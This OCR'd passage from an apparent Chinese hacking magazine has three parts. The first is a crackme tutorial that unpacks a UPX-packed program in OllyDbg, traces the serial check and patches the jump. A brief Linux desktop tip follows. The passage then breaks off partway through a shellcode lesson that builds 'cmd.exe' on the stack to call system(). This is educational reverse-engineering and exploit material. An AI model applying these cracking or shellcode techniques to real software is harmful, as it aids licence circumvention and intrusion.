


图5 直接用OD的插件DUMP

POPAD后面跟着的JMP就是UPX脱壳的地方，直接在004557E7上下F2断点。-?F9运行，被停下来，F 8 一步到程序的入口点00442E44，接着用OD的插件DUMP出来，如图5、图6所示。

点“脱壳”，保存文件名为1.exe(随便是什么文件名)，就完成脱壳了。

下面来破解它。还记得不？刚开始注册时，软件提示You are a bad cracker!的错误，




图6 DUMP掉CrackMe

现在就用它来作为我们的切入点。用OD载入我们刚脱壳的1.EXE，点**右键--?搜索---?所有参考文本串**，可以看到程序中用到的文本都在这里了。现在光标是在地址=00442E89 **反汇编**=mov eax,dword ptr ds:[443C54] **文本字符串**=(初始 CPU 选择)这行，向上几行就会看到我们要找的东西，如图7所示。

```
00442B61  .  B9 F42B4400    mov ecx,1.00442BF4              ASCII "Trial CrackMe Cracked!"
00442B66  .  BA 0C2C4400    mov edx,1.00442C0C              ASCII "Congrats! You were successful!
00442B6B  .  A1 543C4400    mov eax,dword ptr ds:[443C54]
00442B70  .  8B00           mov eax,dword ptr ds:[eax]
00442B72  .  E8 8D8EFFFF    call 1.0043EA04
00442B77  .v EB 46          jmp short 1.00442BBF
00442B79  >  8D55 FC        lea edx,dword ptr ss:[ebp-4]
00442B7C  .  8B83 C4020000  mov eax,dword ptr ds:[ebx+2C4]
00442B82  .  E8 35FCFDFF    call 1.004227BC
00442B87  .  837D FC 00     cmp dword ptr ss:[ebp-4],0
00442B8B  .v 75 1A          jnz short 1.00442BA7
00442B8D  .  6A 00          push 0
00442B8F  .  B9 2C2C4400    mov ecx,1.00442C2C              ASCII "Nothing entered"
00442B94  .  BA 3C2C4400    mov edx,1.00442C3C              ASCII "You have to enter a serial"
00442B99  .  A1 543C4400    mov eax,dword ptr ds:[443C54]
00442B9E  .  8B00           mov eax,dword ptr ds:[eax]
00442BA0  .  E8 5FBEFFFF    call 1.0043EA04
00442BA5  .v EB 18          jmp short 1.00442BBF
00442BA7  >  6A 00          push 0
00442BA9  .  B9 582C4400    mov ecx,1.00442C58              ASCII "Wrong Serial"
00442BAE  .  BA 682C4400    mov edx,1.00442C68              ASCII "You are a bad cracker!"
00442BB3  .  A1 543C4400    mov eax,dword ptr ds:[443C54]
00442BB8  .  8B00           mov eax,dword ptr ds:[eax]
00442BBA  .  E8 45BEFFFF    call 1.0043EA04
```

图7 查找字符串

ASCII "Wrong Serial" //细心点的都会知道这个是当时对话框的标题

ASCII "You are a bad cracker!" // 这个是出错提示

双击运行，到黄的这行，既然这里是出错的地方，那就往上看看吧，应该有到这里的跳转。往上找找这个进来的地方。在上面的00442b2c处应该就是进来的地方，如图8所示。然后在这个位置F2下断点，再F9运行程序。

```
00442B2C  /.  55             push ebp
00442B2D  .   8BEC           mov ebp,esp
00442B2F  .   6A 00          push 0
00442B31  .   53             push ebx
00442B32  .   8BD8           mov ebx,eax
00442B34  .   33C0           xor eax,eax
00442B36  .   55             push ebp
00442B37  .   68 D52B4400    push 1.00442BD5
00442B3C  .   64:FF30        push dword ptr fs:[eax]
00442B3F  .   64:8920        mov dword ptr fs:[eax],esp
00442B42  .   8D55 FC        lea edx,dword ptr ss:[ebp-4]
```

图8 跳转进来的地址

软件此时运行起来了。我们在输入注册码的位置输入一个假码11111，点CheckK The Serial，这时被OD拦了下来，然后一直F8 走到00442B50：

```
00442B50 |. 8B45 FC  mov eax,dword ptr ss:[ebp-4]  这里显示我们输入的假码“11111”，把输入的“11111”放到EAX。
00442B53 |. BA E82B4400   mov edx,1.00442BE8; ASCII "12011982"  把“12011982”放到EDX。
00442B58 |. E8 E70FFCFF  call 1.00403B44  F7进去。
00442B5D |. 75 1A  nz short 1.00442B79
//由于我们输入的不是12011982，所以这里会跳下去。到出错的位置。这里改成JZ SHORT 00442B79，就会成功，或输入12011982也是一样的。
00442B5F |. 6A 00  push 0
00442B61 |. B9 F42B4400   mov ecx,1.00442BF4 ; ASCII "Trial CrackMe Cracked!"
00442B66 |. BA 0C2C4400 mov edx,1.00442C0C ; ASCII "Congrats! You were successful!"
```

上面的CALL进去后到00403B44，往下几步到下面的代码处。

```
00403B4B  39D0  cmp eax,edx
//把EAX的内容和EDX比较，为0就跳，也就是说注册码是12011982就跳。
00403B4D  0F84 8F000000  e 1.00403BE2  //这里让它跳。
```

到这里就OK了，出来以后就到

了成功的界面。这个是很容易的，适合所有刚开始接触破解的人。

范例2　熟悉破解步骤

下面我再讲个CRACKME，让大家熟悉下破解的几个步骤。在开始之前还是先运行程序，可以看到是比较典型的用户名注册码模式。试探下错误提示和注册的方式。随便输入一组假注册码，如图9所示，点“CHECK”，提示出错，如图10所示。




图9　测试假注册码




图10　出错提示信息

我们还是老规矩，从出错的提示下手。由于OD本身不支持中文，所以我在字符串里面是找不到的。这里我用了一个插件，可以显示中文的错误提示，如图11所示，这样就省得我们还要用W32dsm来反汇编。




图11　OD载入查找字符串

在上图中可以找到下面这些字符串：

地址	反汇编	本字符串
00401538	push CrackMe1.00403064	出错!
0040153D	push CrackMe1.00403038	输入出错，请重新试一遍!
00401558	push CrackMe1.0040302C	你真棒呀!
0040157F	push CrackMe1.00403020	注册成功!
004018A0	push ebp	(初始化 CPU 选择状态)

双击“输入出错，请重新试一遍！”到0040153D，往上几行可以看到很多地方都跳到出错的这里。我把这段代码复制下来，给大家详细地分析下。

```
004014E1   .  83F8 05    cmp eax,5
//这是第一个跳到出错的地方的    这里是比较用户名是不是大于5位。
004014E4   .  7E 50   jle short CrackMe1.00401536
//不大于5位跳出错
004014E6   .  8D6E 60  lea ebp,dword ptr ds:[esi+60]
004014E9   .  8BCD     mov ecx,ebp
004014EB   .  E8 5A030000 call <jmp.&MFC42.#3876>
004014F0 .  83F8 05   cmp eax,5
//比较注册码是不是大于5位。
004014F3 .  7E 41   jle short CrackMe1.00401536
//不大于5位就跳向错误。
004014F5 .  8D86 E0000000 lea eax,dword ptr ds:[esi+E0]
004014FB . 8BCF   mov ecx,edi
004014FD .. 50    push eax
004014FE . E8 41030000 call <jmp.&MFC42.#3874>
00401503 . 8DBE E4000000  lea edi,dword ptr ds:[esi+E4]
00401509 .  8BCD      mov ecx,ebp
0040150B .  57        push edi
0040150C .  E8 33030000  call <jmp.&MFC42.#3874>
00401511.  8B07       mov eax,dword ptr ds:[edi]
00401513.  8038 36   cmp byte ptr ds:[eax],36
//从这里开始比较注册码了。比较注册码第一位是不是ASCII为36（ASCII为36即为十进制的6）
00401516   75 1E    jnz short CrackMe1.00401536
00401518 .  8078 01 32   cmp byte ptr ds:[eax+1],32   //第二位是不是2
0040151C   75 18   jnz short CrackMe1.00401536 //不是，出错
0040151E  . 8078 02 38  cmp byte ptr ds:[eax+2],38  //第三位是不是8
00401522   75 12   jnz short CrackMe1.00401536  //不是，出错
00401524 .  8078 03 37 mp byte ptr ds:[eax+3],37    //第四位是不是7
00401528 . 75 0C nz short CrackMe1.00401536  //不是，出错
0040152A ..  8078 04 2D   cmp byte ptr ds:[eax+4],2D  //第五位是不是-
0040152E 75 06  jnz short CrackMe1.00401536  //不是，出错
00401530   .  8078 05 41   cmp byte ptr ds:[eax+5],41  //第六位是不是A
00401534 .  74 17   je short CrackMe1.0040154D   //是，就跳成功了。
00401536  >  6A 00     push 0
00401538 .  68 64304000   push CrackMe1.00403064
0040153D .  68 38304000   push CrackMe1.00403038
00401542 .  8BCE         mov ecx,esi
00401544 .  E8 F5020000 call <jmp.&MFC42.#4224>
```

在上面的代码里，我们看到它在比较的时候都是一些36，32，37，2D这样的数字。这是16进制的表示，大家记不住也不要紧，在系统附件的字符串映射表里有一份很详细的字符转ASCII的代码表，在里面对着看就可以了。

上面的分析已经很详细了，另外，这两个例子我都做了动画，在光盘里有收录的，大家可以对照着操作演练。有什么不明白的地方可以去论坛反映，我会及时回答的。下期我们将结合实际软件来加固我们学到的知识，下期再见！

（文章中提到的PeiD、ODbyDYK v1.10、两个CrackMe及作者做的动画，已收录在光盘里。）

编辑点评： 作者写了一系列的破解文章，从最基本的指令开始，到CrackMe的破解演示，下期接着用实际的软件来做示范，学以致用。希望新手朋友能跟着作者的思路慢慢前行，有经验者也能在文章中发现与自己不一样的亮点。NOHACK

雕虫小技之*nix专辑

切换X桌面

如果你是以图形登录方式登录linux，那么点击登录界面上的session（任务）即可以选择gnome和kde。如果你是以文本方式登录，那执行switchdesk gnome或switchdesk kde，然后再startx就可以进入gnome或kde 。

（或者vi ~/.xinitrc，添加或修改成exec gnome-session或exec startkde，然后用startx 启动X）

菜鸟轻松构造Shellcode内部字符

ww0830

从本文你可以学到：
1、传统构造Shellcode内部字符的原理和方法
2、使用_emit关键字来构造Shellcode内部字符的原理和方法

一、问题的提出


看过《Q版缓冲区溢出教程》和这几期NoHack溢出专题的读者，对编写Shellcode都不陌生了吧。编写Shellcode和普通程序的最重要的不同是，Shellcode里使用的字符串都需要Shellcode自身来构造。

比如要执行system("cmd.exe")指令，参数cmd.exe字符串的地址是不知道的，而且内存里有没有这个字符串都是问题，所以需要Shellcode自身把cmd.exe字符串构造出来，并采用类似病毒的方法，动态获取其绝对地址，作为参数压入堆栈再调用函数。

二、传统方法

具体看看执行system("cmd.exe")是如何实现的。一般地，包括《Q版缓冲区溢出教程》里都使用如下的方法，首先在栈中构造出字符串：

```
mov [ebp-0x8],'c'
mov [ebp-0x7],'m'
mov [ebp-0x6],'d'
mov [ebp-0x5],'.'
mov [ebp-0x4],'e'
mov [ebp-0x3],'x'
mov [ebp-0x2],'e'
mov [ebp-0x1],'\0'
```



图1 传统构造字符串的效果

运行到这里时，可以看到程序在内存，确切地说是在堆栈中生成了想要的字符串cmd.exe。如图1所示。

在内存中生成了想要的字符串后，使用lea指令获得字符串首地址，再把首地址压入堆栈，最后call函数的地址，就完成了函数的调用。具体的实现如下：

```
lea eax, [ebp-0x8] //获得cmd字符串首地址
push eax; //字符串地址入栈
mov eax, 0x77bf93c7; //中文XP SP2中的system函数地址
